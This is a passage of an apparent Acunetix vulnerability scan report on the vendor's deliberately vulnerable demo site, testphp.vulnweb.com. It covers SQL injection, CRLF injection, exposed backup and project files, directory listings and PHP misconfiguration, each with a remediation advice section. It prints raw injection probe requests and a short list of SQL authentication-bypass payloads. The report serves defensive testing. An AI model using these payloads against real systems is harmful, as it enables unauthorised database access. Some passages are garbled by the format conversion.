GET /Mod\_Rewrite\_Shop/Details/color-printer/3/?id=1ACUSTART"ACUEND HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

User-Agent: 1"2000 referer: 1"3000 client-ip: 1"4000 x-forwarded-for: 1"5000 accept-language: 1"6000

via: 1'"7000

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, application/xml; q=0.9, applicatio

Accept-Encoding: gzip,deflate Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/Details/network-attached-storage-dlink/1/



## Request

Acunetix-Aspect: enabled

 $Acunetix-A spect-Password:\ 082119f75623eb7abd7bf357698ff66c$ 

Acunetix-Aspect-ScanID: 8787269341669118774

User-Agent: 1'"2000 referer: 1'"3000 client-ip: 1'"4000 x-forwarded-for: 1'"5000 accept-language: 1'"6000 via: 1"7000

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/Details/web-camera-a4tech/2/



## Request

GET /Mod\_Rewrite\_Shop/Details/web-camera-a4tech/2/?id=1ACUSTART"ACUEND HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

User-Agent: 1'"2000 referer: 1'"3000 client-ip: 1'"4000 x-forwarded-for: 1'"5000 accept-language: 1'"6000

via: 1'"7000

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/product.php



URL encoded GET input pic was set to 1950317'"545124

## Request

GET /product.php?pic=1950317'"545124 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/search.php



URL encoded POST input searchFor was set to 1544635'"253004

#### Request

POST /search.php?test=query HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 37

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

goButton=go&searchFor=1544635'"253004

# http://testphp.vulnweb.com/search.php



URL encoded GET input test was set to 1089334'"538568

## Request

POST /search.php?test=1089334'"538568 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 25

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

goButton = go&searchFor = the

# http://testphp.vulnweb.com/secured/newuser.php



URL encoded POST input uuname was set to 1069730'"928251

## Request

POST /secured/newuser.php HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 179

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/userinfo.php



### Request

POST /userinfo.php HTTP/1.1 Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 35

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

pass=1413215'"722897&uname=RDFYjolf

# http://testphp.vulnweb.com/userinfo.php



URL encoded POST input uname was set to 1200430'"719937

#### Request

POST /userinfo.php HTTP/1.1 Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 43

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

pass=g00dPa%24%24w0rD&uname=1200430'"719937

# Recommendation

Use parameterized queries when dealing with SQL queries that contain user input. Parameterized queries allow the database to understand which parts of the SQL query should be considered as user input, therefore solving SQL injection.

## Description

In order for an SQL injection attack to take place, the vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

The following server-side **pseudo-code** is used to authenticate users to the web application.

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']
```

```
# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd + "'"
```

```
# Execute the SQL statement
database.execute(sql)
```

The above script is a simple example of authenticating a user with a username and a password against a database with a table named users, and a username and password column.

The above script is vulnerable to SQL injection because an attacker could submit malicious input in such a way that would alter the SQL statement being executed by the database server.

A simple example of an SQL injection payload could be something as simple as setting the password field to password or OR 1=1.

This would result in the following SQL query being run against the database server.

SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'

An attacker can also comment out the rest of the SQL statement to control the execution of the SQL query further.

```
-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite
' OR '1'='1' --
' OR '1'='1' /*
-- MySQL
' OR '1'='1' #
-- Access (using null characters)
' OR '1'='1' %00
' OR '1'='1' %16
```

Once the query executes, the result is returned to the application to be processed, resulting in an authentication bypass. In the event of authentication bypass being possible, the application will most likely log the attacker in with the first account from the query result — the first account in a database is usually of an administrative user.

#### What's the worst an attacker can do with SQL?

SQL is a programming language designed for managing data stored in an RDBMS, therefore SQL can be used to access, modify and delete data. Furthermore, in specific cases, an RDBMS could also run commands on the operating system from an SQL statement.

Keeping the above in mind, when considering the following, it's easier to understand how lucrative a successful SQL injection attack can be for an attacker.

An attacker can use SQL injection to bypass authentication or even impersonate specific users.

One of SQL's primary functions is to select data based on a query and output the result of that query. An SQL injection vulnerability could allow the complete disclosure of data residing on a database server.

Since web applications use SQL to alter data within a database, an attacker could use SQL injection to alter data stored in a database. Altering data affects data integrity and could cause repudiation issues, for instance, issues such as voiding transactions, altering balances and other records.

SQL is used to delete records from a database. An attacker could use an SQL injection vulnerability to delete data from a database. Even if an appropriate backup strategy is employed, deletion of data could affect an application's availability until the database is restored.

Some database servers are configured (intentional or otherwise) to allow arbitrary execution of operating system commands on the database server. Given the right conditions, an attacker could use SQL injection as the initial vector in an attack of an internal network that sits behind a firewall.

## Preventing SQL injection using parameterized queries

SQL injection is one of the most widely spread and most damaging web application vulnerabilities. Fortunately, both the programming languages, as well as the RDBMSs themselves have evolved to provide web application developers with a way to safely query the database — parameterized SQL queries.

Parameterized queries are simple to write and understand while forcing a developer to define the entire SQL statement before hand, using placeholders for the actual variables within that statement. A developer would then pass in each parameter to the query after the SQL statement is defined, allowing the database to be able to distinguish between the SQL command and data inputted by a user. If SQL commands are inputted by an attacker, the parameterized query would treat the input as a string as opposed to an SQL command.

Application developers should avoid sanitizing their input by means of escaping or removing special characters (several encoding tricks an attacker could leverage to bypass such protections) and stick to using parameterized queries in order to avoid SQL injection vulnerabilities.

# References

### SQL Injection (SQLi) - Acunetix

https://www.acunetix.com/websitesecurity/sql-injection/

#### Types of SQL Injection (SQLi) - Acunetix

https://www.acunetix.com/websitesecurity/sql-injection2/

#### Prevent SQL injection vulnerabilities in PHP applications and fix them - Acunetix

https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

### **SQL Injection - OWASP**

https://www.owasp.org/index.php/SQL\_Injection

#### Bobby Tables: A guide to preventing SQL injection

https://bobby-tables.com/

#### SQL Injection Cheet Sheets - Pentestmonkey

http://pentestmonkey.net/category/cheat-sheet/sql-injection

# .htaccess file readable

This directory contains an .htaccess file that is readable. This may indicate a server misconfiguration. htaccess files are designed to be parsed by web server and should not be directly accessible. These files could contain sensitive information that could help an attacker to conduct further attacks. It's recommended to restrict access to this file.

## **Impact**

Possible sensitive information disclosure.

# http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/

Verified

## Request

 ${\tt GET\,/Mod\_Rewrite\_Shop/.htaccess\;HTTP/1.1}$ 

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

#### Recommendation

# **Application error messages**

This alert requires manual confirmation

Acunetix found one or more error/warning messages. Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.

These messages may also contain the location of the file that produced an unhandled exception.

Consult the 'Attack details' section for more information about the affected page(s).

## **Impact**

Error messages may disclose sensitive information which can be used to escalate attacks.

# http://testphp.vulnweb.com/

Application error messages:

- http://testphp.vulnweb.com/showimage.php
   Warning: fopen(): Filename cannot be empty in /hj/var/www/showimage.php on line 19
- http://testphp.vulnweb.com/listproducts.php
   You have an error in your SQL syntax
- $\bullet \quad http://testphp.vulnweb.com/bxss/adminPan3l/index.php$ 
  - <br/><b>Warning</b>: mysql\_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in
  - <b>/hj/var/www//bxss/adminPan3l/index.php</b> on line <b>2</b><br/>
- http://testphp.vulnweb.com/Connections/DB\_Connection.php
   Fatal error
- http://testphp.vulnweb.com/Connections/DB\_Connection.php
  - <b>Warning</b>: mysql\_pconnect(): Access denied for user 'root'@'localhost' in <b>/hj/var/www//Connections/DB\_Connection.php</b>
    on line <b>5</b><br/>
- http://testphp.vulnweb.com/secured/database\_connect.php
  - <b>Warning</b>: mysql\_connect(): The server requested authentication method unknown to the client [caching\_sha2\_password] in <b/h>
    <br/>/b>/hj/var/www//secured/database\_connect.php</b> on line <b>2</b><br/>b><br/>
- http://testphp.vulnweb.com/secured/newuser.php
  - You have an error in your SQL syntax  $\,$
- http://testphp.vulnweb.com/bxss/cleanDatabase.php
  - <b>Warning</b>: mysql\_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in
  - <br/> <b>/hj/var/www//bxss/cleanDatabase.php</b> on line <b>2</b><br/>>br />
- $\bullet \quad http://testphp.vulnweb.com/pictures/path-disclosure-unix.html\\$ 
  - <b>Warning</b>: Sablotron error on line 1: XML parser error 3: no element found in <b>/usr/local/etc/httpd/htdocs2/destination-ce/destinationce/system/class/xsltTransform.class.php</b> on line <b>70</b><br/>b> or line <b>70</b><br/>b> or line <br/>b> 70</b>
- http://testphp.vulnweb.com/listproducts.php
  - <b>>Warning</b>: mysql\_fetch\_array() expects parameter 1 to be resource, null given in <b>/hj/var/www//listproducts.php</b> on line

<b>55</b><br/>

• http://testphp.vulnweb.com/bxss/vuln.php

<b>Warning</b>: mysql\_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in <b>/hj/var/www//bxss/vuln.php</b> on line <b>2</b><br/>br />

http://testphp.vulnweb.com/bxss/database\_connect.php

<b>Warning</b>: mysql\_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in <b>/hj/var/www//bxss/database\_connect.php</b> on line <b>2</b><br/>b>

• http://testphp.vulnweb.com/showimage.php

Warning: fopen(): Filename cannot be empty in /hj/var/www/showimage.php on line 7

http://testphp.vulnweb.com/bxss/adminPan3l/

 $\verb|\dots| warning| | b>: mysql_connect| (): Access denied for user 'bxss'@'localhost' (using password: YES) in the connect of the connect of$ 

<b>/hj/var/www//bxss/adminPan3l/index.php</b> on line <b>2</b><br/>

http://testphp.vulnweb.com/AJAX/infoartist.php

<b>Warning</b>: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infoartist.php</b> on line <b>2</b><br/>

http://testphp.vulnweb.com/AJAX/infocateg.php

<b>Warning</b>: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infocateg.php</b> on line <b>2</b><br/>

• http://testphp.vulnweb.com/AJAX/infotitle.php

<b>Warning</b>: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infotitle.php</b> on line <b>2</b><br/>

#### Request

GET /showimage.php?file=&size=160 HTTP/1.1

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

Verify that these page(s) are disclosing error or warning messages and properly configure the application to log errors to a file instead of displaying the error to the user.

# Description

While information disclosure vulnerabilities are not directly exploitable by an attacker, they may help an attacker to learn about system specific information. The following is a list of **some** of the information an attacker may be able to obtain from application error disclosure.

Internal IP addresses

Secrets (passwords, keys, tokens...)

Operating system distributions

Software version numbers

Missing security patches

Application stack traces

**SOL** statements

Location of sensitive files (backups, temporary files...) Location of sensitive resources (databases, caches, code repositories...)

#### References

## **PHP Runtime Configuration**

https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors

#### **Improper Error Handling**

https://www.owasp.org/index.php/Improper\_Error\_Handling

# **Backup files**

A possible backup file was found on your web-server. These files are usually created by developers to backup their work.

# **Impact**

Backup files can contain script sources, configuration files or other sensitive information that may help an malicious user to prepare more advanced attacks.

# http://testphp.vulnweb.com/index.bak Confidence: 80%

This file was found using the pattern \${fileName}.bak.

```
Original filename: index.php
Pattern found:
 <?PHP require once("database connect.php"); ?>
 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"</p>
 "http://www.w3.org/TR/html4/loose.dtd">
 <a href="html><!-- InstanceBegin template="/Templates/main dynamic template.dwt.php" codeOutsideHTMLIsLocked="false" -->
 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
 <!-- InstanceBeginEditable name="document_title_rgn" -->
 <title>Home of WASP Art</title>
 <!-- InstanceEndEditable -->
 <link rel="stylesheet" href="style.css" type="text/css">
 <!-- InstanceBeginEditable name="headers rgn" -->
 <!-- here goes headers headers -->
 <!-- InstanceEndEditable -->
 <script language="JavaScript" type="text/JavaScript">
 <!--
 function MM reloadPage(init) { //reloads the window if Nav4 resized
 if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
 document.MM pgW=innerWidth; document.MM pgH=innerHeight; onresize=MM reloadPage; }}
 else if (innerWidth!=document.MM pgW || innerHeight!=document.MM pgH) location.reload();
 }
 MM reloadPage(true);
 //-->
 </script>
 </head>
```

```
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
<h1 id="siteName">ACUNETIX ART</h1>
<h6 id="siteInfo">TEST and Demonstration site for Acunetix Web Vulnerability Scanner</h6>
<div id="globalNav">
<a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
</a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
<a href="guestbook.php">guestbook</a>
</div>
</div>
<!-- end masthead -->
<!-- begin content -->
<!-- InstanceBeginEditable name="content rgn" -->
<div id="content">
<h2 id="pageName">welcome to our page</h2>
<div class="story">
<h3>Test site for WASP.</h3>
</div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->
<div id="navBar">
<div id="search">
<form action="search.php" method="post">
<label>search art</label>
<input name="searchFor" type="text" size="10">
<input name="goButton" type="submit" value="go">
</form>
</div>
<div id="sectionLinks">
ul>
<a href="categories.php">Browse categories</a>
<a href="artists.php">Browse artists</a>
<a href="cart.php">Your cart</a>
<a href="login.php">Signup</a>
<a href="userinfo.php">Your profile</a>
<a href="guestbook.php">Our guestbook</a>
<?PHP if (isset($_COOKIE["login"]))echo '<li><a href="../logout.php">Logout</a>'; ?>
</div>
<div class="relatedLinks">
<h3>Links</h3>
ul>
<a href="http://www.acunetix.com">Security art</a>
<a href="http://www.eclectasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</div>
<div id="advert">
<img src="images/add.jpg" alt="" width="107" height="66">
</div>
</div>
<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="redir.php?r=index.php">Site
```

Map</a> | <a href="mailto:wasp@acunetix.com">Contact Us</a> | &copy;2004 Acunetix Ltd

</div>

<br>

</div>

</body>

<!-- InstanceEnd --></html>

#### Request

GET /index.bak HTTP/1.1 Range: bytes=0-99999

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/index.zip

Confidence: 80%

This file was found using the pattern \${fileName}.zip.

Original filename: index.php

#### Request

GET /index.zip HTTP/1.1 Range: bytes=0-99999

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

Remove the file(s) if they are not required on your website. As an additional step, it is recommended to implement a security policy within your organization to disallow creation of backup files in directories accessible from the web.

### References

## Testing for Old, Backup and Unreferenced Files (OWASP-CM-006)

https://www.owasp.org/index.php/Review\_Old,\_Backup\_and\_Unreferenced\_Files\_for\_Sensitive\_Information\_(OTG-CONFIG-004)

### **Security Tips for Server Configuration**

https://httpd.apache.org/docs/2.4/misc/security\_tips.html

## **Protecting Confidential Documents at Your Site**

http://www.w3.org/Security/Faq/wwwsf5.html

# **CRLF** injection/HTTP response splitting

This script is possibly vulnerable to CRLF injection attacks.

HTTP headers have the structure "Key: Value", where each line is separated by the CRLF combination. If the user input is injected into the value section without properly escaping/removing CRLF characters it is possible to alter the HTTP headers structure. HTTP Response Splitting is a new application attack technique which enables various new attacks such as web cache poisoning, cross user defacement, hijacking pages with sensitive user information and cross-site scripting (XSS). The attacker sends a single HTTP request that forces the web server to form an output stream, which is then interpreted by the target as two HTTP responses instead of one response.

# **Impact**

Is it possible for a remote attacker to inject custom HTTP headers. For example, an attacker can inject session cookies or HTML code. This may conduct to vulnerabilities like XSS (cross-site scripting) or session fixation.

# http://testphp.vulnweb.com/redir.php ACUSENSOR



URL encoded GET input r was set to ACUSTART ACUEND

#### Request

GET /redir.php?r=ACUSTART%0D%0AACUEND HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

You need to restrict CR(0x13) and LF(0x10) from the user input or properly encode the output in order to prevent the injection of custom HTTP headers.

## References

#### **Acunetix CRLF Injection Attack**

https://www.acunetix.com/websitesecurity/crlf-injection/

### Whitepaper - HTTP Response Splitting

https://packetstormsecurity.com/papers/general/whitepaper\_httpresponse.pdf

### **Introduction to HTTP Response Splitting**

https://securiteam.com/securityreviews/5WP0E2KFGK/

# **Directory listings**

Directory listing is a web server function that displays the directory contents when there is no index file in a specific website directory. It is dangerous to leave this function turned on for the web server because it leads to information disclosure.

# **Impact**

A user can view a list of all files from the affected directories possibly exposing sensitive information.

# http://testphp.vulnweb.com/

Verified

Folders with directory listing enabled:

- http://testphp.vulnweb.com/wvstests/
- http://testphp.vulnweb.com/wvstests/pmwiki\_2\_1\_19/
- http://testphp.vulnweb.com/wvstests/pmwiki\_2\_1\_19/scripts/
- http://testphp.vulnweb.com/.idea/
- http://testphp.vulnweb.com/.idea/scopes/
- http://testphp.vulnweb.com/Flash/
- http://testphp.vulnweb.com/CVS/
- http://testphp.vulnweb.com/Connections/
- http://testphp.vulnweb.com/Templates/
- http://testphp.vulnweb.com/\_mmServerScripts/
- http://testphp.vulnweb.com/admin/
- http://testphp.vulnweb.com/pictures/
- http://testphp.vulnweb.com/images/
- http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/images/

#### Request

GET /wvstests/ HTTP/1.1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

#### Recommendation

You should make sure no sensitive information is disclosed or you may want to restrict directory listings from the web server configuration.

## **Description**

### How to disable directory listings

The easiest way to disable directory listing is to create an index file. The name of the index file depends on the web server configuration. On Apache is called index.htm, index.html. On IIS is named default.asp, default.aspx, default.htm.

On IIS directory listings are disabled by default.

For Apache you need to edit the Apache configuration file (usually named httpd.conf) or create an .htaccess file. In the configuration file you will have the definition of the directory. Something like

<Directory /directoryname/subdirectory> Options Indexes FollowSymLinks ... </Directory>

To disable directory listing for that directory you need to remove the 'Indexes' option.

#### References

## CWE-548: Exposure of Information Through Directory Listing

https://cwe.mitre.org/data/definitions/548.html

# **HTTP** parameter pollution

This script is possibly vulnerable to HTTP Parameter Pollution attacks.

HPP attacks consist of injecting encoded query string delimiters into other existing parameters. If the web application does not properly sanitize the user input, a malicious user can compromise the logic of the application to perform either clientside or server-side attacks.

# **Impact**

The impact depends on the affected web application. An attacker could

- Override existing hardcoded HTTP parameters
- Modify the application behaviors
- Access and, potentially exploit, uncontrollable variables
- Bypass input validation checkpoints and WAFs rules

# http://testphp.vulnweb.com/hpp/

URL encoded GET input pp was set to 12&n976434=v943884

Parameter precedence: last occurrence

Affected link: params.php?p=valid&pp=12&n976434=v943884

Affected parameter: p=valid

## Request

GET /hpp/?pp=12%26n976434=v943884 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

The application should properly sanitize user input (URL encode) to protect against this vulnerability.

## References

## **HTTP Parameter Pollution**

https://www.owasp.org/images/b/ba/AppsecEU09\_CarettoniDiPaola\_v0.8.pdf

# JetBrains .idea project directory

The .idea directory contains a set of configuration files (.xml) for your project. These configuration files contain information core to the project itself, such as names and locations of its component modules, compiler settings, etc. If you've defined a data source the file dataSources.ids contains information for connecting to the database and credentials. The workspace.xml file stores personal settings such as placement and positions of your windows, your VCS and History settings, and other data pertaining to the development environment. It also contains a list of changed files and other sensitive information. These files should not be present on a production system.

# **Impact**

These files may expose sensitive information that may help an malicious user to prepare more advanced attacks.

# http://testphp.vulnweb.com/

workspace.xml project file found at:/.idea/workspace.xml

Pattern found:

cproject version="4">

### Request

GET /.idea/workspace.xml HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

#### Recommendation

Remove these files from production systems or restrict access to the .idea directory. To deny access to all the .idea folders you need to add the following lines in the appropriate context (either global config, or vhost/directory, or from .htaccess):

<Directory ~ "\.idea">
Order allow,deny
Deny from all
</Directory>

#### References

#### Apache Tips & Tricks: Deny access to some folders

http://www.ducea.com/2006/08/11/apache-tips-tricks-deny-access-to-some-folders/

# PHP allow\_url\_fopen enabled

The PHP configuration directive allow\_url\_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow\_url\_fopen and bad input filtering.

allow\_url\_fopen is enabled by default.

# **Impact**

Application dependant - possible remote file inclusion.

# http://testphp.vulnweb.com/secured/phpinfo.php

Verified

This vulnerability was detected using the information from phpinfo() page.

allow\_url\_fopen: On

#### Request

GET /secured/phpinfo.php HTTP/1.1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent:\ Mozilla/5.0\ (Windows\ NT\ 10.0;\ Win 64;\ x 64)\ AppleWebKit/537.36\ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36\ (KHTML,\ like\ Gecko)\ Safari/537.36\ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36\ (KHTML,\ like\ Gecko)\ Safari/5$ 

Host: testphp.vulnweb.com Connection: Keep-alive

#### Recommendation

You can disable allow\_url\_fopen from either php.ini (for PHP versions newer than 4.3.4) or .htaccess (for PHP versions up to 4.3.4).

php.ini

allow\_url\_fopen = 'off'

.htaccess

php\_flag allow\_url\_fopen off

#### References

### **Runtime Configuration**

https://www.php.net/manual/en/filesystem.configuration.php

# PHP errors enabled

Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.

Acunetix AcuSensor found that the PHP display errors directive is enabled.

# **Impact**

Application error messages may disclose sensitive information which can be used to escalate attacks.

# http://testphp.vulnweb.com/



Current setting is: display\_errors = 1 Observed on /

## Recommendation

Adjust php.ini or .htaccess (mod php with Apache HTTP Server) to disable display errors (refer to 'Detailed information' section).

## Description

To adjust the application's configuration to disable errors being shown to the user, set display errors to off, and log errors to on in order for errors to be logged to the default PHP error log location instead of being displayed to the user.

Depending on your configuration, this configuration may need to be done either from php.ini (eg. when using PHP via PHP-FPM), or .htaccess (when using PHP via mod php on Apache HTTP Server). break]

#### php.ini

```
display_errors = 'off'
log errors = 'on'
```

#### .htaccess (Apache HTTP Server with mod\_php)

php\_flag display\_errors off
php\_flag log\_errors on

#### References

## PHP Runtime Configuration (display\_errors)

https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors

#### PHP Runtime Configuration (log\_errors)

https://www.php.net/manual/en/errorfunc.configuration.php#ini.log-errors

# PHP errors enabled

Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.

Acunetix found that the PHP display errors directive is enabled.

# **Impact**

Application error messages may disclose sensitive information which can be used to escalate attacks.

# http://testphp.vulnweb.com/secured/phpinfo.php

Verified

This vulnerability was detected using the information from phpinfo() page.

display\_errors: On

## Request

GET /secured/phpinfo.php HTTP/1.1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36 \ (KHTML,\ like\$ 

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

Adjust php.ini or .htaccess (mod\_php with Apache HTTP Server) to disable display\_errors (refer to 'Detailed information' section).

# **Description**

To adjust the application's configuration to disable errors being shown to the user, set display\_errors to off, and log\_errors to on in order for errors to be logged to the default PHP error log location instead of being displayed to the user.

Depending on your configuration, this configuration may need to be done either from **php.ini** (eg. when using PHP via PHP-FPM), or .htaccess (when using PHP via mod\_php on Apache HTTP Server). break]

## php.ini

```
display_errors = 'off'
log_errors = 'on'
```

